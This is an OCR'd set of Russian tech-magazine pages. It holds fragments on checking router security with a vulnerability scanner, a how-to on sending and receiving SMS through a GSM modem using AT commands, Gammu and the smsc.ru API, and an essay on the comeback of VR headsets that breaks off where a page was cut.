
Проверяем фактическое состояние WPS



Ограничения вместо полного отключения

ПРОВЕРКА ЗАЩИТЫ

Проверку на уязвимость OpenSSL можно выполнить бесплатной утилитой ScanNow фирмы Rapid7 (bit.ly/18g9TSf) или ее упрощенной онлайновой версией (bit.ly/1xhVhrM). В онлайне проверка проходит за несколько секунд. В отдельной программе можно задать диапазон IP-адресов, поэтому тест длится дольше. Кстати, регистрационные поля утилиты ScanNow никак не проверяются.



Запросы UPnP роутером проигнорированы

После проверки отобразится отчет и предложение попробовать более продвинутый сканер уязвимостей Nexpose, ориентированный на сети компаний. Он доступен для Windows, Linux и VMware. В зависимости от версии бесплатный испытательный период лимитируется сроком от 7 до 14 дней. Ограничения касаются количества IP-адресов и областей проверки.



Результаты проверки ScanNow и реклама более продвинутого сканера

Олег Парамонов
paramonov@sheep.ru



КОРОТКИЙ РАЗГОВОР

ПРИНИМАЕМ И ОТПРАВЛЯЕМ СМС ПРИ ПОМОЩИ GSM-МОДЕМА

СМС — технология не новая, но она все еще широко распространена. При помощи копеечного GSM-модема можно принимать и отправлять сообщения в свое удовольствие. Нужно всего лишь изучить систему его команд или установить софт, который позволит обойтись без этого.

Давно обещанный «интернет вещей» не так далек, как может показаться. Правда, футуристические статьи, рисующие напичканную датчиками технику, редко касаются одного важного вопроса: каким образом информация с этих датчиков достигает сервера? Если они находятся в доме — это одно дело. А если датчики установлены, скажем, на грузовом автомобиле или вообще в чистом поле? Ответ есть: зачастую информацию с датчиков собирает специальный контроллер, который затем передает ее на сервер по СМС. Тут, впрочем, возникает другой вопрос: как построить сервер, способный взаимодействовать с такими устройствами?

СМС И НАБОР КОМАНД HAYES

Современная мобильная связь только кажется вещью в себе. Если смотреть на нее с верной точки зрения, быстро выясняется, что у навороченных смартфонов немало общего со старенькими «Курьерами» и «Спортстерами». И те и другие поддерживают так называемый набор команд Hayes.

Ветераны индустрии помнят замысловатые инициализационные строки, которые приходилось скармливать модему перед подключением к BBS или узлу Фидо. Каждая такая строка — это примитивная программа, составленная из команд Hayes для настройки модема.

Модемы, для которых была разработана первая версия набора команд Hayes, не отличались богатыми возможностями. Кроме настроечных команд, имелись команды, которые позволяли набирать телефонные номера, устанавливать соединение, а затем вешать трубку.

За прошедшие с тех пор тридцать пять лет многое поменялось. Расширенный набор команд, который используется сегодня, фактически можно рассматривать как своеобразный программный интерфейс (API), при помощи которого можно управлять мобильным телефоном.

Каким образом это сделать? Сначала необходимо подключить GSM-устройство к компьютеру. Для автоматического обмена СМС удобнее взять не смартфон, а сотовый модем: он не нуждается во взломе, дешевле стоит и не требует проводов. Подойдет обычный 3G-модем, купленный в ближайшем салоне связи за тысячу рублей.

Перед использованием модема или смартфона на компьютер должны быть установлены необходимые драйверы. А вот софт для выхода в интернет, который часто прилагается к модемам, для нашей задачи не только не потребуется, но даже вреден. Если он захватит доступ к устройству, мы не сможем до него достучаться. Вместо этого нам потребуется UNIX-совместимая ОС и минимальное умение работы с командной строкой.

Первым делом наш путь лежит в каталог /dev/. Где-то в его недрах прячется файл подключенного устройства. Говорящее имя поможет идентифицировать его если не напрямую, то методом исключения. 4G-модем «Мегафон M100-4», использованный автором для опытов, обнаружился на пути /dev/tty.HUAWEIMobile-Pcui. Попробуем связаться с ним при помощи утилиты screen.

```
screen /dev/tty.HUAWEIMobile-Pcui
```

Теперь можно узнать, что же мы нашли. Для получения информации об устройстве служит команда ATI. Ответ следует немедленно:







Модем Hayes Smartmodem, для которого в 1981 году была разработана система команд Hayes, развивал скорость до 300 Бод

Для наших задач подойдет практически любой современный 3G-модем

```
ATI
Manufacturer: huawei
Model: E3276
Revision: 21.260.03.00.209
IMEI: 866991010472747
+GCAP: +CGSM,+DS,+ES
OK
```

Ценным открытием, что под личиной модема «Мегафон M100-4» скрывается Huawei E3276, сыт не будешь. Пора обратиться к более интересным задачам. При помощи команд Hayes можно ввести пин-код (AT+CPIN="0000"), выяснить силу сигнала (AT+CSQ) или набрать один из служебных номеров — например, узнать баланс (ATD*102#, где *102# — это номер).

Большинство устройств принимают команды в одном из двух режимов. По умолчанию, как правило, включен режим PDU (Protocol Data Unit), который требует указывать аргументы в цифровой форме. Чтобы не разучивать еще один шифр, лучше перейти в текстовый режим. Для этого служит команда AT+CMGF=1 (нулевое значение вернет устройство в режим PDU).

Следующая настройка, о которой надо позаботиться, — это режим кодирования. Дело в том, что текстовые сообщения могут быть составлены только из цифр, латинских букв и знаков препинания. Символы, которые не входят в классическую семибитную таблицу ASCII, не поддерживаются.

Для пересылки сообщений, которые написаны на алфавитах, не уместившихся в ASCII, придуман обходной путь: текст переводят в кодировку UTF-16, а затем заменяют каждый символ четырехзначным шестнадцатеричным кодом.

Поддерживает ли наше устройство этот способ? Это можно проверить при помощи команды AT+CSCS=?

```
AT+CSCS=?
+CSCS: ("IRA","UCS2","GSM")
```

Ответ модема содержит список поддерживаемых режимов кодирования. Режим GSM здесь соответствует чистому семибитному ASCII. IRA нам тоже не поможет — это так называемый International Reference Alphabet, малоизвестная международная разновидность ASCII. А вот UCS2, один из ранних вариантов UTF-16, — это именно то, что нужно. Стоит заметить, что иногда подходящий вариант, подразумевающий замену символов Unicode шестнадцатеричными цифрами, называется HEX, — все зависит от модели и производителя.

Теперь следует активировать нужный режим:

```
AT+CSCS="UCS2"
```

В некоторых случаях для работы с кириллицей может понадобиться настройка DCS — схемы кодирования данных. Для этого служит команда AT+CSMP. Значение четвертого аргумента должно быть равно восьми:

```
AT+CSMP=1,167,0,8
```

Есть два основных способа отправки текстовых сообщений при помощи команд Hayes. Первый реализует команда AT+CMGS. Чтобы отправить сообщение, нужно дать ей телефонный номер адресата и нажать Enter. Все, что будет введено далее, рассматривается как текст сообщения. Закончить ввод текста можно при помощи сочетания клавиш <Ctrl + z>.

```
AT+CMGS="+79295556924"
Privet!
```

Перед отправкой сообщения на русском языке придется позаботиться о его перекодировании. Это можно сделать при помощи любого скриптового языка. Вот, например, вариант на Python:

```
>>> ''.join('%04X'%ord(c) for c in u 'Привет')
'041F04400438043204350442'
```

Теперь можно отправлять:

```
AT+CMGS="+79295556924"
041F04400438043204350442
```

Второй способ состоит из двух шагов. Первый шаг потребует команды AT+CMGW. Она очень похожа на AT+CMGS, но не отправляет сообщение, а сохраняет его в памяти SIM-карты. На втором шаге сохраненную СМС отправляет другая команда — AT+CMGS. Чтобы отправить сообщение, нужно знать его номер. К примеру, команда отправки сохраненного сообщения под номером 12 выглядит так:

```
AT+CMGS=12
```

Этот способ удобен в тех случаях, когда один и тот же текст нужно доставить нескольким адресатам. Вместо того чтобы каждый раз передавать его устройству, достаточно один раз сохранить сообщение в памяти, а затем указывать модему лишь его индекс и номер получателя.

```
AT+CMGS=12,"+79295556924"
AT+CMGS=12,"+79295556925"
AT+CMGS=12,"+79295556926"
```

Команда удаления сообщения тоже принимает на входе его номер:

```
AT+CMGD=3
```

Покончив с отправкой, займемся приемом. Устройство самостоятельно принимает и сохраняет текстовые сообщения, поэтому задача сводится к извлечению СМС из памяти SIM-карты.

Сообщения хранятся в нескольких папках с разным назначением. Полный список выдаст команда AT+CMGL=?

```
AT+CMGL=?
+CMGL: ("REC UNREAD","REC READ","STO UNSENT","STO SENT","ALL")
```

Смысл папок понятен по их названиям: одна из них содержит прочтенные СМС, другая — непрочтенные, две другие — отправленные и неотправленные. Наконец, последняя называется ALL и позволяет увидеть все сообщения без фильтрации по папкам. Этим тоже занимается команда AT+CMGL.

```
AT+CMGL="ALL"
+CMGL: 1,"REC READ","02B00370039003000330033003300↵
30032003700330038",,"09/12/18,20:13:16+12" 041F0438044104430043B00↵
2E00200427044204 3E0020043C0435043D044F00200443043204350437043B04380020↵
043A044304340430002D0442043E002004380020043D04350020043E0442043F04430↵
441043A0430044E0442002E
```

Шестнадцатеричными цифрами закодирован не только текст сообщения, но и имя отправителя. Попытаемся расшифровать первое сообщение. Здесь снова поможет Python:

```
>>> def decode_sms (txt):
    print ''.join(unichr(int(txt[i:i+4], 16)) for i in range↵
        (0, len(txt), 4))
>>> decode_sms('004200650065006C0069006E0065')
Beeline
>>> decode_sms('0412043004480020043104300043B0430043D04410020043C04350↵
43D043504350020003100350020044004430431002E002000AB04170432043E043D04↵
3E043A0020043704300020044104470435044200200441043E0431043504410435043↵
4043D0438043A043000BB002E00200418043D0444043E00200030003600340030031↵
0032')
Ваш баланс менее 15 руб. «Звонок за счет собеседника». Инфо 064012
```

Время от времени диалог с модемом прерывается сообщениями, которые представляют собой не ответы на введенные команды, а уведомления о внешних событиях. Модемы используют код +CMTI, чтобы информировать о приеме нового сообщения, а код +CDSI уведомляет о статусе отправляемого СМС.

GAMMU И GAMMU SMS DAEMON

До сих пор мы общались с модемом в интерактивном режиме при помощи терминала. На практике это взаимодействие должно быть полностью автоматизировано. Это не проблема: открыть файл /dev/tty.HUAWEIMobile-Pcui программно ничуть не труднее, чем любой другой. Сложность может состоять в другом. Если планируется поддерживать более одной модели модема, придется разбираться в особенностях и капризах каждой.

Непосредственное управление при помощи команд Hayes — это хороший вариант, когда модем один, его модель известна, тонкости никого не волнуют, а все взаимодействие можно описать парой-тройкой строк кода. Когда запросы выше, стоит обратить внимание на одно из готовых средств для работы с телефонами и модемами.

В этом случае может подойти набор утилит командной строки Gammu — развитие известного в прошлом проекта Gnokii, избавленного от, увы, устаревшей ориентации на продукцию Nokia. Список поддерживаемых Gammu телефонов и GSM-модемов не ограничивается устройствами одного производителя. В нем, впрочем, все же имеются пробелы, поэтому вопросами совместимости лучше озаботиться заранее.

Gammu позволяет извлекать списки принятых и инициированных звонков, открывать телефонные соединения и управлять ими, просматривать телефонные книги, изучать информацию о телефоне и сотовой сети и многое другое, вплоть до работы со встроенным FM-приемником. Разумеется, прием и отправка СМС и ММС тоже входит в список умений этой программы.

Для установки Gammu под OS X следует воспользоваться командой brew install gammu (требуется пакетный менеджер brew). Под Linux поможет apt-get install gammu gammu-smsd или ее эквивалент для другого пакетного менеджера. Пользователям Windows придется отыскать и скачать инсталлятор на сайте проекта (wammu.eu/gammu/).

Работа с Gammu начинается с настройки. Проще всего это сделать при помощи утилиты, которая запускается командой gammu-config. Она поинтересуется «портом» (в нашем случае сюда попадает уже знакомый путь /dev/tty.HUAWEIMobile-Pcui), типом и скоростью соединения, моделью (если ничего подходящего нет, стоит выбрать at — в этот тип входит любое устройство, поддерживающее набор команд Hayes) и запросит несколько менее интересных деталей. Введенная информация будет сохранена в настроечном файле ~/.gammurc, который при необходимости можно отредактировать в любом текстовом редакторе.

Gammu позволяет извлекать списки принятых и инициированных звонков, открывать телефонные соединения и управлять ими, просматривать телефонные книги, изучать информацию о телефоне и сотовой сети и многое другое, вплоть до работы со встроенным FM-приемником

Здесь тоже возможны проблемы с кодировками, но их решение проще и прямолинейнее. Чтобы русский язык не вызывал у Gammu паники, в системе должна быть верно настроена локаль и язык. Для этого в OS X и Linux стоит добавить в инициализационный файл (например, ~/.bash_profile) следующие строки:

```
export LC_ALL=en_US.UTF-8
export LANG=en_US.UTF-8
```

Дальше будет проще. Для отправки сообщения служит команда gammu sendsms TEXT <номер телефона>. Сам текст сообщения нужно направить команде по механизму pipes. Это упрощает отправку по СМС текста, который является результатом работы другой программы.

```
echo "Привет" | gammu sendsms TEXT↵
+79295556924
```


В Gammu предусмотрено несколько способов чтения сообщений, но для того, чтобы рассмотреть их все, здесь просто нет места. Ограничимся одной, самой простой командой. Она выводит все СМС, хранящиеся в памяти устройства.

```
gammu getallsms
Location 1, folder "Inbox", SIM memory,↵
Inbox folder
SMS message
SMSC number          : "+79037333332"
Sent                 : Fri Dec 18
21:17:17 2009 +0300
Coding               : Unicode (no↵
compression)
Remote number        : "Beeline"
Status               : Read
User Data Header     : Concatenated↵
(linked) message, ID (16 bit) 8444,↵
part 1 of 2
Общее время Ваших разговоров 4 мин.
```

Нередко вместо выполнения команды Gammu жалуется на проблемы. Ошибка «Error opening device. Unknown, busy or no permissions» может свидетельствовать о том, что соединение с модемом захватила какая-то другая программа. Возможен и другой вариант: GSM-модемы, как оказалось, не отличаются крепкими нервами и под градом команд склонны виснуть. Чтобы привести их в чувство, устройство приходится вытаскивать из порта USB и затем втыкать снова.

Еще один важный компонент Gammu — это SMS Daemon, программа, которая одним махом решает три четверти задачи построения сервера для взаимодействия по СМС. SMS Daemon работает в фоне, поддерживает контакт с модемом и при получении сообщения выполняет заданные действия. К слову, с перезагрузкой подвисшего модема он тоже справляется.

Настройка SMS Daemon — относительно сложная задача, требующая ручного редактирования настроечного файла. В нем должен появиться блок






Настройка Gammu



Сайты вроде «SMS-центра» значительно упрощают дело



[smsd], содержащий настройки сервиса хранения СМС и, если это необходимо, задающий путь к обработчику получаемых сообщений.

Сервис хранения СМС ценнее всего. SMS Daemon способен автоматически записывать полученные сообщения в базу данных (поддерживаются среди прочего SQLite, MySQL, PostgreSQL и MS SQL) или складывать в виде файлов в специальную папку.

Обработчик представляет собой программу или скрипт пользователя, автоматически запускаемый после приема сообщения. Информация передается обработчику через переменные окружения. Переменная SMS_MESSAGES содержит число полученных сообщений, значение SMS_1_NUMBER соответствует телефонному номеру отправителя, а SMS_1_TEXT — тексту сообщения.

SMS Daemon можно использовать и для отправки сообщений, хотя это несколько выбивается из круга его обязанностей. Это делается при помощи команды gammu-smsd-inject, действующей в точности как gammu send-sms.

```
echo "Привет" | gammu-smsd-inject TEXT↵
+79295556924
```

ИНТЕРНЕТ-ШЛЮЗЫ СМС

Есть и другой, более радикальный способ избавиться от необходимости нянчиться с капризными железками, а именно: переложить все заботы на плечи специально обученных людей и платить им, чтобы они страдали за тебя. Крупнейший международный сервис такого рода называется Twillio. В России автоматизированный прием и передачу сообщений можно наладить при помощи сервиса «SMS-центр» (smsc.ru).

Для отправки сообщений через smsc.ru служит простой программный интерфейс в стиле REST. Все необходимые параметры передаются сервису в виде запроса по GET или POST, а тот возвращает результаты его обработки. Вот пример команды, требующей отправить по телефону 79299999994 текст «Привет», переданный в кодировке UTF-8, и сообщить о результатах в формате JSON (fmt=3).

```
http://smsc.ru/sys/send.php?login=↵
<логин>&psw=<пароль>&phones=↵
79299999994&mes=Привет test&charset=↵
utf-8&fmt=3
```

Добавление к этому запросу аргумента cost=1 вынудит сервис подсчитать стоимость отправки такого сообщения (отправления при этом не произойдет). А аргумент flash=1 придает обычному текстовому сообщению зрелищности: оно будет продемонстрировано получателю немедленно, в каком бы приложении он ни находился и чем бы ни занимался.

Некоторые тонкости есть и тут. Во-первых, пароль. Чтобы не гонять его по интернету в открытом виде, лучше заменить пароль хешем MD5. Сервис «SMS-центр» допускает такой вариант. Во-вторых, Sender-ID. Операторы очень недоверчиво относятся к сообщениям безымянных отправителей и то и дело отказываются их доставлять. Эту проблему вполне можно решить, воспользовавшись подписью Sender-ID, которая принадлежит «SMS-центру», либо зарегистрировав свою собственную: "Xakep_mag", "cafe_ovosh" или комбинацию цифр.

Для приема СМС в сервисе предусмотрено два метода: Push и Pull. В первом случае пользователь может время от времени сам запрашивать пришедшие сообщения у сервиса. Принцип тот же, что и при отправке:

```
http://smsc.ru/sys/get.php?get_answers=1&login=<логин>&psw=<пароль>↵
&charset=utf-8&fmt=3
[{
    "id": 20032761,
    "received": "21.03.2015 12:03:58",
    "phone": "79299999994",
    "message": "Привет",
    "to_phone": "79684455555",
    "sent": "21.03.2015 12:02:34"
}]
```


Чтобы не скачивать каждый раз все сообщения от начала времен, к запросу можно добавить аргумент after_id и передавать в нем идентификационный номер последнего полученного СМС.

Во втором случае можно поручить «SMS-центру» при получении сообщений самостоятельно уведомлять об этом веб-сервис пользователя. Для этого на нем должен быть реализован соответствующий обработчик информации (в примере используется фреймворк Flask):


```
@app.route('/sms')
def smsc_receiver():
    phone_from = request.args['phone']
    phone_to = request.args['to']
    text = request.args['mes']
    return process_sms(phone_from, phone_to, text)
```

Напоследок непременно стоит упомянуть, что далеко не всякая автоматизированная рассылка СМС легальна. По закону, отправитель рекламных сообщений должен заручиться согласием получателя и быть готовым доказывать свою правоту. Абонент, не желающий получать СМС, должен быть немедленно исключен из списков рассылки. Кроме того, есть длинный список запретных тем. От порно, наркотиков, терроризма и других предсказуемых вещей лучше держаться подальше. В противном случае можно нарваться на блокировку телефонного номера, штрафы, а то и кое-что похуже. Тебе это надо?]C

ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ: ДУБЛЬ ДВА



ШЛЕМЫ VR ВЕРНУЛИСЬ, ЧТОБЫ ОСТАТЬСЯ



Андрей Письменный
apismenny@gmail.com

Некоторым технологиям требуется одно-два десятилетия на то, чтобы из лабораторных разработок превратиться в мейнстримные продукты. Так уже было со смартфонами: между IBM Simon (подробнее о нем — в статье «Двадцать лет истории смартфонов» в № 10 за 2014 год) и iPhone прошло тринадцать лет. Теперь, когда телефон-компьютер в кармане почти у каждого, индустрия находится в поисках следующего большого хита. Кто-то думает, что им могут стать часы, другие присматриваются к телевизорам, третьи поглядывают на бортовые системы автомобилей, но на революцию все это не тянет. Что же тогда? Может показаться излишне смелой мысль, что сейчас станут популярными шлемы виртуальной реальности, ведь эту идею забросили еще в девяностые. Впрочем, похожие камбэки уже встречались в истории техники.

Современный бум VR начался в конце 2012 года, когда молодая компания Oculus организовала сбор денег на производство первых прототипов шлема Rift. Необходимая сумма в 250 тысяч долларов была получена за первые двое суток, а месяцем позже набралось почти 2,5 миллиона. По меркам индустрии это все равно копейки, но важно другое: стало понятно, насколько людям интересна технология, связываться с которой до тех пор не желал никто из серьезных производителей электроники.

Вскоре окажется, что игровая студия Valve готовит свою версию шлема VR. Проектом руководил Майкл Абраш — один из пионеров трехмерной графики и соавтор движка Quake. После появления новостей об Oculus он рассказал в своем блоге, что раньше распространению VR мешало низкое разрешение дисплеев и отсутствие возможности обеспечить высокую скорость отклика. С появлением сверхчетких экранов для мобильных устройств эти проблемы оказались решены. В марте 2014 года Абраш присоединился к Oculus, где на тот момент уже работал Джон Кармак, а летом того же года вся звездная команда перейдет в Facebook. Компания Цукерберга отдала за Oculus два миллиарда долларов (уже не копейки!), и, надо думать, не просто так.

Сложно рассуждать о будущем технологии, когда ни разу не сталкивался с ней в жизни. В случае с VR это особенно верно: ни рассказы, ни видео не дадут полного представления о том, что происходит после того, как надеваешь шлем на голову. Тем не менее попробую описать свои ощущения от знакомства со вторым прототипом Oculus. Чтобы посмотреть на него, не пришлось ни ехать в Америку, ни заказывать шлем по почте — прототипы достаточно распространены, чтобы один из них подвернулся мне во время прогулки по ВВЦ.

В один момент ты стоишь посреди полутемного помещения, окруженный зеваками, в другой ты оказываешься на незнакомом и еще более темном чердаке и оглядываешь стоящий перед тобой стол с монитором и лампой, видишь неподвижно застывшие на нем низкополигональные руки и водишь головой из стороны в сторону, чтобы понаблюдать, как подрагивает изображение. Пиксели мерцают сиреневым и зеленоватым, как свежий снег под фонарем, и кажется, что смотришь на монитор вплотную через увеличительное стекло. Собственно, так оно и есть, но от недостатков картинки быстро отвлекаешься, поняв, что сбылись самые смелые детские фантазии и ты очутился внутри компьютерной игры.

Самый волнующий момент настал, когда я повернул голову и поднял взгляд на чердачное окно, через которое были видны кружащиеся в лунном свете снежинки. Вдруг понимаешь, что можно вот так взять и обернуться, чтобы на что-то посмотреть. Чувствуешь, что много лет делал нечто противоестественное, когда управлял камерой в играх при помощи мыши или аналогового джойстика на геймпаде. И правда, не странно ли вместо шеи использовать большой палец или кисть руки?

Во втором виденном мной демо катали на качелях, подвешенных высоко над городом. Качели быстро набирают амплитуду, а потом начинают делать «солнышко». Пережить этот опыт очень непросто, особенно стоя. Так и тянет скорректировать положение тела: начинаешь заваливаться то вперед, то назад. Если наблюдать за человеком со стороны, то кажется, что у него дрожат ноги, будто его потряхивает в едущем вагоне метро. Организаторы стенда допустили большую ошибку, предлагая посетителям эту игру: многие после недолгого знакомства больше не хотят иметь ничего общего с виртуальной реальностью. Зато суровые качели нравятся детям — малышню не качает и не подташнивает, а энтузиазма хоть отбавляй.





↑ **Шлем VFX1 начал продаваться в 1995 году, еще до появления настоящих трехмерных игр. Не помогли ни они, ни новая версия шлема: покупателей было маловато**

↗ **Первые шлемы Rift предназначались для разработчиков и выглядели соответствующе**

Одна из неочевидных проблем виртуальной реальности — это «расслоение» ощущений. Зрение и частично слух (в зависимости от громкости наушников) переносятся в виртуальный мир, но тело-то остается, где было. «Снаружи» игрок становится совершенно слепым и не может ориентироваться в реальном пространстве. «Внутри» при этом он лишен возможности что-либо пощупать, не видит своих рук и не чувствует наклона и инерции.

Станет ли 2015-й годом, от которого мы потом будем отсчитывать начало победоносного шествия виртуальной реальности? С одной стороны, в этой области происходит масса всего интересного. Некоторые шлемы уже доступны, другие поступят в продажу осенью. В следующем году должен дебютировать Sony Morpheus — поддержка со стороны производителя самой популярной из нынешнего поколения приставок может сыграть решающую роль в истории VR.

К следующему году можно ждать и начала продаж Microsoft HoloLens. Эти очки в большей степени относятся к дополненной реальности, чем к виртуальной, но, быть может, в этом есть свои плюсы. HoloLens лишен многих недостатков шлемов VR, и если в Microsoft не провалят прекрасное начинание, то именно HoloLens может стать тем продуктом, который окажется востребованным в переходный период и подготовит рынок к настоящей виртуальной реальности.

В том, что переходный период неизбежен, можно не сомневаться. Шумиху вокруг Oculus так и тянет сравнить с успехом 3dfx в девяностые (с появления этого видеоускорителя начался бум трехмерной графики в играх). Платы с чипсетом

ПРОБЛЕМЫ ШЛЕМОВ

Недостаточно высокое разрешение. У показанного недавно шлема HTC Vive два дисплея с разрешением 1200 на 1080 точек, и этого все еще недостаточно, чтобы полностью скрыть пиксели (а также субпиксели, из-за которых видны цветные артефакты). Не исключено, что для достижения идеальной картинки придется изобрести новый тип дисплеев.

Заметное время отклика. Смазывание изображения при повороте головы — не самый страшный недостаток нынешних шлемов. Куда хуже то, что мы слегка покачиваем головой, даже когда смотрим прямо. Из-за этого читать текст в шлеме очень проблематично.

Высокие требования к железу. Большое разрешение, высокая частота обновления, а также необходимость обсчитывать каждый кадр для обоих глаз заметно повышают требования к видеосистеме. Из-за этого, в частности, шлемы, работающие с телефоном (Gear VR и ему подобные), пока что пригодны лишь для игр с очень незамысловатой графикой.

Сложности с управлением. Из привычных контроллеров с виртуальной реальностью хорошо работают только геймпады. Это очень ограниченный способ ввода, тогда как в VR хотелось бы иметь полную копию своего тела. Перчатки, разнообразные сенсоры и площадки для хождения еще очень несовершенны. Не говоря уже о том, что нет полноценной замены клавиатуре.

Невозможность трогать объекты. Обмануть глаза — это еще далеко не все. Большое количество информации мы получаем, ощупывая те или иные предметы. Попытки сделать перчатки с отдачей предпринимаются, но прототипы громоздки, дороги и крайне несовершенны.

Оторванность от физического пространства. Надев шлем, ты погружаешься в иной мир, который не соответствует тому, что тебя окружает. Неудобства вызывает уже то, что поправлять провод от шлема приходится вслепую. А если захочется походить или помахать руками, то почти наверняка наткнешься на какой-нибудь предмет интерьера.

Шлем мешает захвату выражения лица. Пока что публику занимают даже однопользовательские развлечения с VR, но если шлемы окажутся популярными, то вскоре появятся и виртуальные миры, где можно будет общаться с другими людьми. Передавать голос несложно, для жестов тоже появятся разнообразные (пусть и несовершенные поначалу) решения. Захватывать мимику тоже технически возможно, но на практике у каждого пользователя на голове будет по огромному шлему, который закрывает лицо.

